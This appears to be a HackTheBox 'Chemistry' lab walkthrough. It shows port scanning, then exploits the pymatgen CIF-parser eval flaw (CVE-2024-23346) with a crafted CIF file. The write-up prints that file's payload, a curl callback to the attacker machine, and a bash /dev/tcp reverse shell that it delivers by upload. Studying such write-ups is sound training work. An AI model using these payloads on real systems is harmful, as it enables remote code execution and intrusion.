
Chemistry



IP: 10.129.194.167

Setup Metasploit environment

```
# Open Metasploit
sudo msfconsole
# Metasploit Commands
use multi/handler
workspace -a Chemistry
setg WORKSPACE Chemistry
setg LHOST 10.10.14.140
setg LPORT 1337
setg SRVHOST 0.0.0.0
setg SRVPORT 1080
setg RHOST 10.129.194.167
setg RHOSTS 10.129.194.167
```

Info Gathering

Enumerate open ports

```
# Initial Port Scan
db_nmap -p 22,5001 -sC -sV -O -A --open -oN Chemistry.nmap 10.129.194.167
```

Hosts

```
Hosts
=====

address         mac  name           os_name  os_flavor  os_sp  purpose
-------         ---  ----           -------  ---------  -----  -------
10.129.194.167       chemistry.htb  Linux               5.X    server
```

Services


```
Services
========

host            port  proto  name  state  info
----            ----  -----  ----  -----  ----
10.129.194.167  22    tcp    ssh   open   OpenSSH 8.2p1 Ubuntu 4ubuntu0.
10.129.194.167  5000  tcp    upnp  open
```

Gaining Access

I was able to access the site using just the IP Address
LINK: http://10.129.194.167:5000/

Screenshot Evidence

I registered for an account and was able to sign into the application
Screenshot Evidence



I downloaded the example.cif file to see what the file needs to look like that I upload to the server


```
# Check out the file
file /home/kali/Downloads/example.cif
cat /home/kali/Downloads/example.cif
```

Screenshot Evidence

```
┌──(root㉿kali)-[~/HTB/Boxes/Chemistry]
└─# cat /home/kali/Downloads/example.cif
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1
```

CIF is a file type I had to look up that stands for “crystallographic information file”
I searched Google for "**crystallographic information file vulnerability**" and found a recent CVE-2024-23346
CVE REFERENCE: https://www.vicarius.io/vsociety/posts/critical-security-flaw-in-pymatgen-library-cve-2024-23346

Screenshot Evidence



A CIF file is actually a python file that uses the "**pymatgen**" python library.
The CVE reference article pointed to a Proof of Concept (PoC) in GitHub
There is no input validation on the method `.from_transformation_str()`
This method insecurely utilizes eval() for processing input, enabling execution of arbitrary code when parsing untrusted input
POC LINK: https://github.com/materialsproject/pymatgen/security/advisories/GHSA-vgv8-5cpj-qj2f

PoC Code

```
data_5yOhtAoR
_audit_creation_date              2018-06-08
_audit_creation_method            "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__
( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module
("os").system ("touch pwned");0,0,0'


_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```


I copied the _space_group_magn.transform_BNS_Pp_abc line and placed it into example.cif to see if it would simply execute that way
It took a little playing around but I discovered I needed three lines from the PoC added to the bottom of example.cif to catch a response
I used a curl request to hit a webserver on my attack machine to see if this would catch a response and it did
Contents of example.cif

```
data_Example
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__
( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module
("os").system ("curl http://10.10.14.140/legin.png");0,0,0'
_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

Start the webserver and watch the access log file

```
# Start webserver
sudo systemctl start apache2

# Watch logs
sudo tail -f /var/log/apache2/access.log
```

I then uploaded example.cif to the target
Screenshot Evidence



I clicked the "**View**" button and proved the RCE

Screenshot Evidence

I started a listener to catch the reverse shell

```
# Metasploit Commands
use multi/handler
set LHOST 10.10.14.140
set LPORT 1337
set payload generic/shell_reverse_tcp
run -j
```

I used a reverse shell generator to get a bash command that would catch a shell. I needed to use the Bash -i template they had

REFERENCE: https://www.revshells.com/

I also needed to open a new bash process to open it in making the reverse shell command this

```
/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.140/1337 0>&1\'
```

I started a listener

In the GUI I deleted the previous example.cif upload and then reuploaded my new version


Contents of example.cif

```
data_Example
```

```
_cell_length_a    10.00000
_cell_length_b    10.00000
_cell_length_c    10.00000
_cell_angle_alpha 90.00000
_cell_angle_beta  90.00000
_cell_angle_gamma 90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
 _atom_site_label
 _atom_site_fract_x
 _atom_site_fract_y
 _atom_site_fract_z
 _atom_site_occupancy
 H 0.00000 0.00000 0.00000 1
 O 0.50000 0.50000 0.50000 1

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in ().__class__.__mro__[1].__getattribute__
( *[().__class__.__mro__[1]]+["__sub" + "classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module
("os").system ("/bin/bash -c \'sh -i >& /dev/tcp/10.10.14.140/1337 0>&1\'");0,0,0'
_space_group_magn.number_BNS  62.448
_space_group_magn.name_BNS  "P  n'  m  a'  "
```

This gained me access to the target machine


Screenshot Evidence



I then loaded a PTY shel

```
# Command Executed in Shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
```


Screenshot Evidence



Inside my app users home directory is a directory called “instance” which contains a database file for SQLLite

